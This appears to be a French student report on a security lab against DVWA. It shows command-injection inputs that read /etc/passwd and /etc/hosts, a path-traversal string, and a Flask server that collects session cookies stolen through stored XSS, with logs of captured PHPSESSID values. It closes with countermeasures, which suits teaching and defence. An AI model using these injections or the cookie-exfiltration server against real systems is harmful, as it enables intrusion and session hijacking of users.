
commande : 192.168.99.13;whoami




commande : 192.168.99.13;cat /etc/passwd



commande : 192.168.99.13;cat /etc/hosts



commande : ../../../../../../../../../../etc/passwd



Ce projet nous a permis de mettre en œuvre des techniques d'audit de sécurité dans un environnement web volontairement vulnérable, en particulier à travers l'application DVWA. Nous avons pu identifier et exploiter différentes failles, telles que l'injection SQL, la commande système ou encore l'inclusion de fichiers, ce qui nous a permis d'accéder à des informations sensibles comme les identifiants d'utilisateurs ou les fichiers système.

Ces manipulations ont renforcé notre compréhension des risques liés à une mauvaise sécurisation des applications web. Elles nous ont également permis d'appliquer des méthodologies concrètes de test d'intrusion, ainsi que d'utiliser des outils en ligne pour la récupération de mots de passe via des hachages.


Enfin, cette expérience nous a permis de prendre conscience de l'importance des bonnes pratiques de développement sécurisé, et de la nécessité de mettre en place des contre-mesures efficaces (filtrage des entrées, droits restreints, chiffrement, etc.) pour garantir la protection des données et des systèmes.

Jalon 6 : Vol de cookies (session hijacking)


Objectifs :

- Mettre en place un serveur de collecte pour recevoir et stocker les cookies exfiltrés.
- Exploiter une vulnérabilité XSS Stored pour injecter un script visant à capturer document.cookie.
- Illustrer les conséquences d'une telle attaque sur la confidentialité des sessions utilisateurs.

Capture 1 : interface de DVWA et configuration du niveau de sécurité



Capture 2 : injection du script XSS



```
from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def index():
    cookie = request.args.get('c')
    if cookie:
        with open("collecte_cookies.txt", "a") as f:
            f.write(cookie + "\n")
    return ""


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000)
```

Capture 3 : terminal avec le serveur Flask en écoute




```
(venv) root@rt:~# python3 serveur_collecte.py
* Serving Flask app 'serveur_collecte'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.33.85:5000
Press CTRL+C to quit
```

Capture 4 : terminal affichant la réception des cookies



```
* Serving Flask app 'serveur_collecte'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.33.85:5000
Press CTRL+C to quit
192.168.33.85 - - [10/Jun/2025 14:44:02] "GET /?c=security=medium;%20PHPSESSID=87799g7an26kp123b03odb3id7 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:44:40] "GET /?c=security=medium;%20PHPSESSID=657fch94gfpjniele130hb2c7 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:44:49] "GET /?c=security=medium;%20PHPSESSID=657fch94gfpjniele130hb2c7 HTTP/1.1" 200 -
(venv) root@rt:~#
(venv) root@rt:~#
(venv) root@rt:~# python3 serveur_collecte.py
* Serving Flask app 'serveur_collecte'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.33.85:5000
Press CTRL+C to quit
192.168.33.85 - - [10/Jun/2025 14:46:10] "GET /?c=security=medium;%20PHPSESSID=87799g7an26kp123b03odb3id7 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:49:00] "GET /?c=security=medium;%20PHPSESSID=s410t1pfjrocq0iff4amuacnp3 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:49:00] "GET /?c=security=medium;%20PHPSESSID=s410t1pfjrocq0iff4amuacnp3 HTTP/1.1" 200 -
192.168.33.85 - - [10/Jun/2025 14:50:20] "GET /?c=security=medium;%20PHPSESSID=87799g7an26kp123b03odb3id7 HTTP/1.1" 200 -
(venv) root@rt:~#
```

Capture 5 : récupération des cookies sur internet



Cette démonstration prouve qu'une simple faille XSS non corrigée peut permettre l'exfiltration de données sensibles comme les cookies de session.

Pour s'en prémunir, une application web doit :

- Filtrer et échapper toutes les entrées utilisateur,
- Utiliser des en-têtes HTTP sécurisés (Content-Security-Policy, etc.),
- Désactiver l'exécution de scripts sur les champs non prévus à cet effet.